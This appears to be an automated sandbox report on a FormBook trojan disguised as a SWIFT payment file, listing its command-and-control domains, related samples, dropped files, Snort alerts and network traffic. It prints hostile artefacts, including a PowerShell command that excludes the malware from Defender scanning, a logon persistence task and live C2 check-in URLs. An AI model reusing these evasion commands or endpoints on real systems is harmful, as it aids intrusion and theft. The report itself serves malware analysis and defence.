	SecuriteInfo.com.Trojan.Siggen15.46065.1499.exe	Get hash	malicious	Browse	• www.nine8culture.com/b62n/?k0GX=83F4fp1yruZnroW/kOIvr3sB5hYbb/6s2QnA4UYh8g2M2/1PMJPaF6rzqscjBlb2rtAd&s0=TfNLPvVpC4-lSFx
	INVOICE BL DRAFT SHIPMENT DOCUMENTS PDF.exe	Get hash	malicious	Browse	• www.wickdawaycandles.com/c250/?4h=643Oymddn+tcb0q5RBNWv1SrT+yivvZEWmQSxgyhu8rxtyEhqtCiIwUEkbJMDkSghPiY&mZ1DoP=gvYLLbaxEP
	PALMETTO STATE PARTS98_xlxs.exe	Get hash	malicious	Browse	• www.caben omeubolso.com/cfb2/?DxlpdHd=F4ktUxUTF49fVWxPewWbXeqCMpTs0aD101LFFtI8a+Hr9ygfoztDMXMnCJVbN9+YV18z&N0D=p2MxC01
	doc028750_029.exe	Get hash	malicious	Browse	• www.commit2kindness.com/s4st/?aN90b=KVyLR83p1hG&Bz=DmuGwal32oLBULuuGoSJ8BTZBpJ+GiOdNAPYh2kZcU8TtmEMwc/RVFdJ73fmYN9v5+B4

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	vGULtWc6Jh.exe	Get hash	malicious	Browse	• www.luxonealbery.com/scb0/?q6h=5jxdANKPGHO8HP5p&NBZ4cP=MCXI1l/kHZXMM3ei1jUWMR7W3vbdlGG8P75nDyYDpYJ4VysOTGBqhV+zBBRFwJxKfpELNUrugQ==

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
webredir.vip.gandi.net	Incorrect_Payment Details MT144_SWIFT.exe	Get hash	malicious	Browse	• 217.70.184.50
	Besjuju.exe	Get hash	malicious	Browse	• 217.70.184.50
	DuxgwH47QB.exe	Get hash	malicious	Browse	• 217.70.184.50
	Company profile.exe	Get hash	malicious	Browse	• 217.70.184.50
	SOA & INV FOR OCT'21.exe	Get hash	malicious	Browse	• 217.70.184.50
	Drawings HQ30-DM140.exe	Get hash	malicious	Browse	• 217.70.184.50
	Drawings HQ30-DM140.exe	Get hash	malicious	Browse	• 217.70.184.50
	ZFPpWtPkYW.exe	Get hash	malicious	Browse	• 217.70.184.50
	file0_stage3.dll	Get hash	malicious	Browse	• 217.70.184.50
	Port_UETQYDYA_99381,pdf.exe	Get hash	malicious	Browse	• 217.70.184.50
	D4L4075.exe	Get hash	malicious	Browse	• 217.70.184.50
	E1PGk0W2AH.exe	Get hash	malicious	Browse	• 217.70.184.50
	Purchase Order.doc	Get hash	malicious	Browse	• 217.70.184.50
	REQUEST FOR QUOTATION (2).exe	Get hash	malicious	Browse	• 217.70.184.50
	Diagram and Specifications.exe	Get hash	malicious	Browse	• 217.70.184.50
	Br5q8mvTpP.exe	Get hash	malicious	Browse	• 217.70.184.50
	ckx3O50hMB.exe	Get hash	malicious	Browse	• 217.70.184.50
	vkASLnL3Q6.exe	Get hash	malicious	Browse	• 217.70.184.50
	ETC 813 TXG-PKG_CFS_SO0704_(Arsen_LOGISTICS),pdf.exe	Get hash	malicious	Browse	• 217.70.184.50
	E20210917ML-RFQ.exe	Get hash	malicious	Browse	• 217.70.184.50
www.oki-net.com	PO_No.202201EYL-01_ABW.exe	Get hash	malicious	Browse	• 154.196.5.131
www.aarondecker.online	PO_No.202201EYL-01_ABW.exe	Get hash	malicious	Browse	• 209.17.116.163
shops.myshopify.com	Swift Copy TT.doc	Get hash	malicious	Browse	• 23.227.38.74
	DHL_AWB_DOCUMENT___pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	1HT42224.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	IAENMAI.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	Payment Swift 101,647.09.exe	Get hash	malicious	Browse	• 23.227.38.74
	LIDlHiVEJQ.exe	Get hash	malicious	Browse	• 23.227.38.74
	Requested payment Swift.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	vbc (1).exe	Get hash	malicious	Browse	• 23.227.38.74
	xpbSY3omz8.exe	Get hash	malicious	Browse	• 23.227.38.74
	DHL express 5809439160_pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	VSL_MV SEA-BLUE SHIP OWNERS.exe	Get hash	malicious	Browse	• 23.227.38.74
	Shipment_21HT42223.exe	Get hash	malicious	Browse	• 23.227.38.74
	Payment Swift Copy Of #U00a362,271.03.exe	Get hash	malicious	Browse	• 23.227.38.74
	DHL_AWB_NO#907853880911.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO.NX-48940.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	wnRWWNwExD.exe	Get hash	malicious	Browse	• 23.227.38.74
	Purchase Order#4250008195-HK.exe	Get hash	malicious	Browse	• 23.227.38.74
	SecuriteInfo.com.Trojan.Siggen15.46065.1499.exe	Get hash	malicious	Browse	• 23.227.38.74
	INVOICE BL DRAFT SHIPMENT DOCUMENTS PDF.exe	Get hash	malicious	Browse	• 23.227.38.74
	PALMETTO STATE PARTS98_xlxs.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
XIAOZHIYUN1-AS-APICIDCNETWORKUS	Wfedtqxbgeorkwcgiehsnsjbdjghrpjtlr.exe	Get hash	malicious	Browse	• 156.234.200.116
	202111161629639000582.exe	Get hash	malicious	Browse	• 45.207.76.141

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Hilix.arm	Get hash	malicious	Browse	• 156.234.152.216
	beamer.x86-20211121-1750	Get hash	malicious	Browse	• 154.210.135.132
	eh.arm	Get hash	malicious	Browse	• 154.210.135.122
	rfq.exe	Get hash	malicious	Browse	• 156.234.44.55
	Remittance advice 901EURO.exe	Get hash	malicious	Browse	• 156.234.44.51
	nQStEX9iHa	Get hash	malicious	Browse	• 156.255.211.0
	9B6EN8PxhH	Get hash	malicious	Browse	• 156.253.91.151
	yakuza.x86	Get hash	malicious	Browse	• 156.253.91.147
	Q2kiLXP4Ar	Get hash	malicious	Browse	• 156.253.103.122
	Company profile.exe	Get hash	malicious	Browse	• 45.207.77.147
	b3astmode.arm	Get hash	malicious	Browse	• 156.241.35.12
	B5DfmI0Pgg	Get hash	malicious	Browse	• 156.234.199.246
	RrK5IgZ6gZ	Get hash	malicious	Browse	• 154.83.228.102
	SQFoFeC1jQ	Get hash	malicious	Browse	• 156.241.59.20
	CBiVdAR3cZ.exe	Get hash	malicious	Browse	• 156.253.123.158
	zJqtqFt8jv	Get hash	malicious	Browse	• 154.210.135.122
	rXFu2DZdQq	Get hash	malicious	Browse	• 103.43.15.111
	8596241.exe	Get hash	malicious	Browse	• 156.234.44.45
CLOUDFLARENETUS	TxIDbatch#7809.htm	Get hash	malicious	Browse	• 104.16.18.94
	Se adjunta el pedido, proforma.exe	Get hash	malicious	Browse	• 162.159.134.233
	Google_Play_Store_flow_split.apk	Get hash	malicious	Browse	• 104.21.4.48
	Statement.html	Get hash	malicious	Browse	• 104.16.18.94
	Employee payment plan.HTM	Get hash	malicious	Browse	• 104.18.10.207
	S9yf6BkjhTQUbHE.exe	Get hash	malicious	Browse	• 172.67.178.31
	Halbank Ekstre 2021101 073653 270424.exe	Get hash	malicious	Browse	• 172.67.188.154
	yH8giB6jJ2.exe	Get hash	malicious	Browse	• 162.159.135.233
	pwY5ozOzpY	Get hash	malicious	Browse	• 172.64.209.6
	Zr26f1rL6r.exe	Get hash	malicious	Browse	• 104.21.76.223
	VXsVZBllD099876.exe	Get hash	malicious	Browse	• 172.67.206.244
	OPKyR75fJn.exe	Get hash	malicious	Browse	• 104.21.50.241
	COMPROBANTE DE CONSIGNACION #0000012992-882383393293293.vbs	Get hash	malicious	Browse	• 172.67.68.88
	DOC20212411003001001.exe	Get hash	malicious	Browse	• 104.21.19.200
	V-M RTAmpcapital5EG1-TGQO2F-IOC8.htm	Get hash	malicious	Browse	• 104.16.19.94
	AO7gki3UTr.exe	Get hash	malicious	Browse	• 162.159.129.233
	6docs'pdf.ppam	Get hash	malicious	Browse	• 104.16.202.237
	Product Inquiry.exe	Get hash	malicious	Browse	• 66.235.200.147
	JUSTIFICANTE.exe	Get hash	malicious	Browse	• 104.21.29.122
	Purchase Order.exe	Get hash	malicious	Browse	• 162.159.133.233

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Size (bytes):	22172
Entropy (8bit):	5.604663680796553
Encrypted:	false
SSDEEP:	384:5tCDqiw55+8+L3p/mQ9RX+ReBS0n4jultI277Y9gxSJ3xCT1MabZlbAV7tNiWDWi:ZAL3p/mMNT4CltJfxcQCqfwBNQVq
MD5:	5FB1F2A73499F0915A78C3AC50BE1B07
SHA1:	8EE5A7E5FB66313371ECD18C20196F695F18D3CB
SHA-256:	F033460017CB192F6AFA7E662803081BA0612D827432B9275B692E9FBDB6F5E3
SHA-512:	18E7B1070994BB1A2C29160847D24B06D2BFBEA2B19343DA76D5BB67F7348188488DB16A6D490CF14D7D8C379B30D86EEDD9CEDE042CFC213BA212F6238DCD D
Malicious:	false
Reputation:	low
Preview:	@...e.....`.....h...X.N.K.....I.....@.....H.....<@.^.L."My...:<..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0ic10stv.gry.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_c3vwogde.4ck.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xt5nzkl2.tah.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xt5nzkl2.tah.psm1	
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ys5lr1qk.smh.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp3FD.tmp	
Process:	C:\Users\user\Desktop\TT_SWIFT_Export Order_noref S10SMG00318021.exe
File Type:	XML 1.0 document, ASCII text
Category:	modified
Size (bytes):	1598
Entropy (8bit):	5.127424622971062
Encrypted:	false
SSDEEP:	24:2di4+S2qh/a1Kby1moqUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNt2Kxvn:cgeCaYrFdOFzOzN33ODOiDdKrsuT3v
MD5:	073226D0EFA0A26416EDDC6944D51BCC
SHA1:	38A3F2287EE0FEF6BCD822073F86465BC07A0410
SHA-256:	72B3E02ACCA5893BA29C7A20D4A175DCD624EB47A5CF4EB5EC7281CA527209BF
SHA-512:	B4C4451521729895619F73628547E570EAD1C4C55B6307DF6CFC0F798888817A93324C99624C5732FAB96124CAC53B5A4A61A5C320B43D40E527442238064D1D
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>.

C:\Users\user\AppData\Roaming\AnsPejV.exe	
Process:	C:\Users\user\Desktop\TT_SWIFT_Export Order_noref S10SMG00318021.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	669184
Entropy (8bit):	7.7026776844711975
Encrypted:	false
SSDEEP:	12288:vCs0Vr2RpOtM9jWo4jS49MAr38GIXixBFm7XWABfGlW:qs0VCRgtMYo4jbMAr3MXi1DgfGw
MD5:	FFF91C58119D3CD7F68457E8565F7116
SHA1:	4201EB7214BD3658889739E4856412B8063E0405
SHA-256:	F8C0D385ECE89CD926B2C74680C036F9927414955E7FF4ED12B576470B8C1745
SHA-512:	C05CF9E0ED2AAD4C08B394D97FC1257D273AA8DD51A45487BA51FF5973AB7B2227ABA7EA1E1E8E9DAF7416AAEA418B06EDFA29FF93665F6D3CC5B1A392DBE D92
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 36%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....E.a.....0.....~.....J.... .....@.. ....@.....O.....z.....`..... ..... ..H.....text...`.... ....`.rsrc....z.....|.....@..@.reloc.....` .....4.....@..B.....,.....H.....e...u.....8.....{ ...*..{!...*..{"...*..{#...*..($.....} .....}!.....}"......}#...*....0..s.....u.....f.,`(%....{ ....{ ...o&. ..,H('....{!....{!...o(...,0()....{"....{"...o*....,(+....{#....{#...o,...+..+..*..0..b..... .@d)UU.Z(%....{ ...o-...X)UU.Z('....{!...o....X)UU.Z()....{"...o/...X)UU.Z(+....{#...o0...X*...0.....r... p.....%..{ .....%q.....-.&.+.....o1....%..{!.....%q.....-.&.+.....

C:\Users\user\AppData\Roaming\AnsPejV.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\TT_SWIFT_Export Order_noref S10SMG00318021.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26

C:\Users\user\AppData\Roaming\AnsPejV.exe:Zone.Identifier	
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20211125\PowerShell_transcript.767668.c7I805VN.20211125173008.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3604
Entropy (8bit):	5.347973336216193
Encrypted:	false
SSDEEP:	96:BZL/UN04qDo1ZsB8Z1/UN04qDo1Z4qYbq0cbq0cbq0mZl:Zyy1
MD5:	8AE9A22691D773B86900B6325C03EC43
SHA1:	E80D83E1253AB678CA43BAA3085013D08A937D1E
SHA-256:	0A7BCD43B7E1DC35C193F4A4F5E5D63763FBC98B088E8914440ACBB81C0313E7
SHA-512:	56055C291F0B6D1621101AEEB6670D5D2821E4E4090BC1441D92B556BD3368813F5860E33E8AAEFD0209397B72990B0B925D2EF04685DE91AFAA332057821095
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211125173011..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 767668 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\TT_SWIFT_Export Order_noref S10SMG00318021.exe..Process ID: 2540..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211125173011..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\TT_SWIFT_Export Order_noref S10SMG00318021.exe..**********..Command start time: 20211125173252..**********..PS>TerminatingErro

C:\Users\user\Documents\20211125\PowerShell_transcript.767668.vc7f5t7q.20211125173011.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5787
Entropy (8bit):	5.375979082304954
Encrypted:	false
SSDEEP:	96:BZu/UNqqDo1Z9Zcd/UNqqDo1ZIEq8jZ9/UNqqDo1Z7lMMnZ0:NU
MD5:	C0C13A582E37634B29E0F4BC6F44BA47
SHA1:	397AFD879056F2B3E24F5C096AA34FCF841B5AAA
SHA-256:	7B9B0E595B666EF88EC3BD1DB118A3E00341E7EE4085A44236BEC3C19237B1C3
SHA-512:	8C84FCB1431A7F5B56732D76A5CB456104027C84B8EE253C90193111A3401EDAB84630850DC0227F96B6568D7170A94A5BAC40D5B2C64224D4187D82A295E6D8
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211125173012..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 767668 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\AnsPejV.exe..Process ID: 6252..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211125173012..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\AnsPejV.exe..**********..Windows PowerShell transcript start..Start time: 20211125173403..Username: computer\user..RunAs User: computer\alfon

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.7026776844711975
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%

General

File name:	TT_SWIFT_Export Order_noref S10SMG00318021.exe
File size:	669184
MD5:	fff91c58119d3cd7f68457e8565f7116
SHA1:	4201eb7214bd3658889739e4856412b8063e0405
SHA256:	f8c0d385ece89cd926b2c74680c036f9927414955e7ff4ed12b576470b8c1745
SHA512:	c05cf9e0ed2aad4c08b394d97fc1257d273aa8dd51a45487ba51ff5973ab7b2227aba7ea1e1e8e9daf7416aaea418b06edfa29ff93665f6d3cc5b1a392dbed92
SSDEEP:	12288:vCs0Vr2RpOtM9jWo4jS49MAr38GIXixBFm7XWABfGlW:qs0VCRgtMYo4jbMAr3MXi1DgfGw
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....E.a.....0.....~.....J.... ....@.. .....@.....

File Icon

Icon Hash:	b296d2c2a2868682

Static PE Info

General

Entrypoint:	0x46d44a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x619F45FB [Thu Nov 25 08:14:51 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x6b460	0x6b600	False	0.883576469732	data	7.85893644673	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x6e000	0x37a0c	0x37c00	False	0.510505710482	data	7.05663977483	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xa6000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-17:31:51.368314	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49783	23.227.38.74	192.168.2.5
11/25/21-17:31:56.587015	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49784	34.102.136.180	192.168.2.5
11/25/21-17:32:15.930041	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49823	80	192.168.2.5	154.196.11.204
11/25/21-17:32:15.930041	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49823	80	192.168.2.5	154.196.11.204
11/25/21-17:32:15.930041	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49823	80	192.168.2.5	154.196.11.204

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 17:31:29.427968979 CET	192.168.2.5	8.8.8.8	0xeb06	Standard query (0)	www.innovativepropsolutions.com	A (IP address)	IN (0x0001)
Nov 25, 2021 17:31:34.520800114 CET	192.168.2.5	8.8.8.8	0x15ee	Standard query (0)	www.754711.com	A (IP address)	IN (0x0001)
Nov 25, 2021 17:31:40.000199080 CET	192.168.2.5	8.8.8.8	0x3c56	Standard query (0)	www.bluehaerepress.com	A (IP address)	IN (0x0001)
Nov 25, 2021 17:31:45.217300892 CET	192.168.2.5	8.8.8.8	0x4666	Standard query (0)	www.wamhsh.com	A (IP address)	IN (0x0001)
Nov 25, 2021 17:31:51.231298923 CET	192.168.2.5	8.8.8.8	0x2508	Standard query (0)	www.pyjama-france.com	A (IP address)	IN (0x0001)
Nov 25, 2021 17:31:56.375845909 CET	192.168.2.5	8.8.8.8	0x6adf	Standard query (0)	www.hpsaddlerock.com	A (IP address)	IN (0x0001)
Nov 25, 2021 17:32:01.617950916 CET	192.168.2.5	8.8.8.8	0xfae3	Standard query (0)	www.aaronde cker.online	A (IP address)	IN (0x0001)
Nov 25, 2021 17:32:10.031330109 CET	192.168.2.5	8.8.8.8	0x2679	Standard query (0)	www.elderlycareacademy.com	A (IP address)	IN (0x0001)
Nov 25, 2021 17:32:15.327850103 CET	192.168.2.5	8.8.8.8	0x5cd4	Standard query (0)	www.oki-net.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 17:31:29.496268988 CET	8.8.8.8	192.168.2.5	0xeb06	Name error (3)	www.innovativepropsolutions.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 17:31:34.980089903 CET	8.8.8.8	192.168.2.5	0x15ee	Name error (3)	www.754711.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 17:31:40.160962105 CET	8.8.8.8	192.168.2.5	0x3c56	Name error (3)	www.bluehaerepress.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 17:31:45.712985039 CET	8.8.8.8	192.168.2.5	0x4666	No error (0)	www.wamhsh.com		156.226.250.165	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 17:31:51.293879032 CET	8.8.8.8	192.168.2.5	0x2508	No error (0)	www.pyjama-france.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 17:31:51.293879032 CET	8.8.8.8	192.168.2.5	0x2508	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Nov 25, 2021 17:31:56.445342064 CET	8.8.8.8	192.168.2.5	0x6adf	No error (0)	www.hpsaddlerock.com	hpsaddlerock.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 17:31:56.445342064 CET	8.8.8.8	192.168.2.5	0x6adf	No error (0)	hpsaddlerock.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 25, 2021 17:32:01.762604952 CET	8.8.8.8	192.168.2.5	0xfae3	No error (0)	www.aarondecker.online		209.17.116.163	A (IP address)	IN (0x0001)
Nov 25, 2021 17:32:10.249469995 CET	8.8.8.8	192.168.2.5	0x2679	No error (0)	www.elderlycareacademy.com	webredir.vip.gandi.net		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 17:32:10.249469995 CET	8.8.8.8	192.168.2.5	0x2679	No error (0)	webredir.vip.gandi.net		217.70.184.50	A (IP address)	IN (0x0001)
Nov 25, 2021 17:32:15.544023991 CET	8.8.8.8	192.168.2.5	0x5cd4	No error (0)	www.oki-net.com		154.196.11.204	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.wamhsh.com
- www.pyjama-france.com
- www.hpsaddlerock.com
- www.aarondecker.online

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49782	156.226.250.165	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 17:31:45.965542078 CET	7494	OUT	GET /46uq/?3fQ0Khi=Ue3PnYf+WtitO9Jkut75Ma3k2TKhCZznjjMu1kid5hA29ktIECD3KZ7svhzldzsG+GSp&j0=SFN8Rxuh3 HTTP/1.1 Host: www.wamhsh.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
